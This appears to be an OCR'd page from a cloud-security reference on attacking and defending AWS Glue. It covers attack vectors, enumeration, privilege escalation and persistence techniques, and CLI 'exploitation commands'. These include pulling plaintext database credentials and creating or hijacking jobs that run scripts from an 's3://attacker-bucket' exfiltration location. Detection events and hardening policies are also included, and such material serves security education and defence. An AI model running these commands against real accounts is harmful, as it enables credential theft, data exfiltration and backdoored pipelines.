

AWS Glue Security

ETL & DATA CATALOG

AWS Glue is a serverless data integration service for ETL jobs and data cataloging. Attackers exploit Glue to execute code via jobs, access sensitive data through crawlers, and leverage the Data Catalog to discover database schemas and connection credentials.

CRITICAL	TB+	4	Secrets
Code Execution Risk	Data Access Potential	Job Types	Connection Strings

Service Overview

ETL Jobs & Code Execution

Glue jobs execute PySpark or Python shell scripts with powerful IAM roles. Jobs access S3 data, databases via JDBC connections, and the Data Catalog. Development endpoints provide interactive shell access with the job's IAM role.

Attack note: Creating a Glue job with a privileged IAM role gives arbitrary code execution with those permissions

Data Catalog & Connections

The Data Catalog stores table schemas, S3 locations, and database metadata. Connections contain JDBC URLs, usernames, and passwords for RDS, Redshift, and external databases. Crawlers automatically discover and catalog data sources.

Attack note: GetConnection returns database credentials in plaintext - the #1 quick win in Glue exploitation

Security Risk Assessment

9.0

Risk Score

Glue jobs execute arbitrary code with powerful IAM roles. Connections contain database credentials. Data Catalog reveals schema information for entire data infrastructure. Development endpoints provide interactive shell access.

⚔️ Attack Vectors

Code Execution

- Malicious job creation/modification
- Development endpoint SSH/notebook access
- Job script injection via S3 poisoning
- Crawler configuration manipulation
- Interactive session abuse

Data Access

- Connection credential extraction (plaintext)
- Data Catalog schema enumeration
- Job output data exfiltration to S3
- Crawled data source discovery
- Cross-account catalog exploitation

⚠️ Misconfigurations

Role Issues

- Overly permissive job IAM roles (s3:*, glue:*)
- Dev endpoints with admin-level roles
- PassRole without resource restrictions
- No separation of crawler vs job roles
- Shared roles across sensitive/non-sensitive jobs

Security Gaps

- Unencrypted connection passwords
- Data Catalog without resource policies
- Dev endpoints without VPC isolation
- Missing continuous CloudWatch logging
- No job parameter validation

🔍 Enumeration

List Databases

```
aws glue get-databases
```

List Tables

```
aws glue get-tables --database-name mydb
```

Get Connections

```
aws glue get-connections
```

List Jobs

```
aws glue get-jobs
```

List Dev Endpoints

```
aws glue get-dev-endpoints
```

📈 Privilege Escalation

Direct Escalation

- Create job with admin IAM role (PassRole)
- Modify existing job to run attacker code
- SSH to dev endpoint with job role
- Extract DB creds and pivot to RDS/Redshift
- Use job role to access Secrets Manager

Data Catalog Poisoning

- Modify table locations to point to attacker S3
- Create fake table in catalog for phishing
- Update partition locations for data redirect
- Inject malicious ETL scripts via catalog metadata
- Grant cross-account access to catalog

Key insight: iam:PassRole + glue:CreateJob = arbitrary code execution with any role. This is a known privesc path in Pacu and Rhino Security research.

🔗 Persistence

Job-Based Persistence

- Create triggered job that runs on schedule
- Modify existing job to include backdoor code
- Bookmark manipulation for recurring access
- Workflow with triggered execution
- Dev endpoint as persistent backdoor

Data Pipeline Persistence

- Add crawler that exfils schema changes
- Modify job output to copy data to attacker S3
- Create trigger on new data arrival
- Embed exfiltration in legitimate ETL code
- Use job parameters for dynamic C2 endpoints

🛡️ Detection

CloudTrail Events

- CreateJob / UpdateJob
- StartJobRun (new execution)
- CreateDevEndpoint
- GetConnection (credential access)
- UpdateCrawler / StartCrawler

Indicators of Compromise

- Jobs created by unusual principals
- Dev endpoint creation (often disabled)
- GetConnection calls from non-ETL roles
- Job runs at unusual times or frequency
- Script location pointing to unknown S3 buckets

💻 Exploitation Commands

Extract Connection Credentials

```
aws glue get-connection \\
  --name my-rds-connection \\
  --query 'Connection.ConnectionProperties'
```

Create Malicious Job

```
aws glue create-job \\
  --name exfil-job \\
  --role arn:aws:iam::123456789012:role/GlueRole \\
  --command '{"name":"pythonshell",
    "scriptLocation":"s3://attacker-bucket/exfil.py"}'
```

Run the Malicious Job

```
aws glue start-job-run --job-name exfil-job
```

Modify Existing Job Script

```
aws glue update-job --job-name legit-etl \\
  --job-update '{"Command":{"ScriptLocation":
    "s3://attacker-bucket/backdoored-script.py"}}'
```

Enumerate All Table Locations

```
aws glue get-tables --database-name mydb \\
  --query 'TableList[*].[Name,StorageDescriptor.Location]'
```

Get Job Run Logs

```
aws glue get-job-runs --job-name my-etl-job \\
  --query 'JobRuns[*].[Id,JobRunState,ErrorMessage]'
```

📜 Policy Examples

✕ Dangerous - Full Glue Access

```
{
  "Effect": "Allow",
  "Action": "glue:*",
  "Resource": "*"
}
```

Full Glue access enables job creation, credential extraction, and RCE via job roles

✓ Secure - Read-Only Catalog

```
{
  "Effect": "Allow",
  "Action": [
    "glue:GetDatabase",
    "glue:GetDatabases",
    "glue:GetTable",
    "glue:GetTables"
  ],
  "Resource": [
    "arn:aws:glue:*:*:catalog",
    "arn:aws:glue:*:*:database/*",
    "arn:aws:glue:*:*:table/*/*"
  ]
}
```

Limited to viewing catalog metadata without job or connection access

✕ Dangerous - PassRole + CreateJob

```
{
  "Effect": "Allow",
  "Action": [
    "glue:CreateJob",
    "glue:StartJobRun",
    "iam:PassRole"
  ],
  "Resource": "*"
}
```

PassRole + CreateJob = arbitrary code execution with any Glue-assumable role

✓ Secure - Deny Connection Credentials

```
{
  "Effect": "Deny",
  "Action": "glue:GetConnection",
  "Resource": "*",
  "Condition": {
    "StringNotEquals": {
      "aws:PrincipalTag/team": "data-engineering"
    }
  }
}
```

Only data engineering team can retrieve connection credentials

Defense Recommendations

Encrypt Connection Credentials

Store credentials in Secrets Manager instead of Glue connections. Encrypt with KMS.

```
JDBC_ENFORCE_SSL=true in connection properties
```

Restrict Job IAM Roles

Use least privilege roles per job. Never share admin roles across jobs.

```
"Effect": "Allow",
"Action": "iam:PassRole",
"Resource": "arn:aws:iam::*:role/GlueJob-*",
"Condition": {"StringEquals": {
  "iam:PassedToService": "glue.amazonaws.com"
}}
```

Enable Job Logging

Enable continuous CloudWatch logging for all Glue jobs for audit trail.

```
--enable-continuous-cloudwatch-log true
```

VPC for All Endpoints

Place dev endpoints and jobs in private VPCs without direct internet access.

```
aws glue create-dev-endpoint \\
  --security-group-ids sg-xxx \\
  --subnet-id subnet-xxx
```

Data Catalog Encryption

Enable encryption at rest for the Data Catalog with customer-managed KMS key.

```
aws glue put-data-catalog-encryption-settings \\
  --data-catalog-encryption-settings '{
    "EncryptionAtRest":{"CatalogEncryptionMode":"SSE-KMS",
    "SseAwsKmsKeyId":"alias/glue-catalog"}}'
```

Monitor Job Changes

Alert on CreateJob, UpdateJob, GetConnection, and unusual StartJobRun patterns.

```
EventBridge rule on glue.amazonaws.com events:
CreateJob, UpdateJob, GetConnection, CreateDevEndpoint
```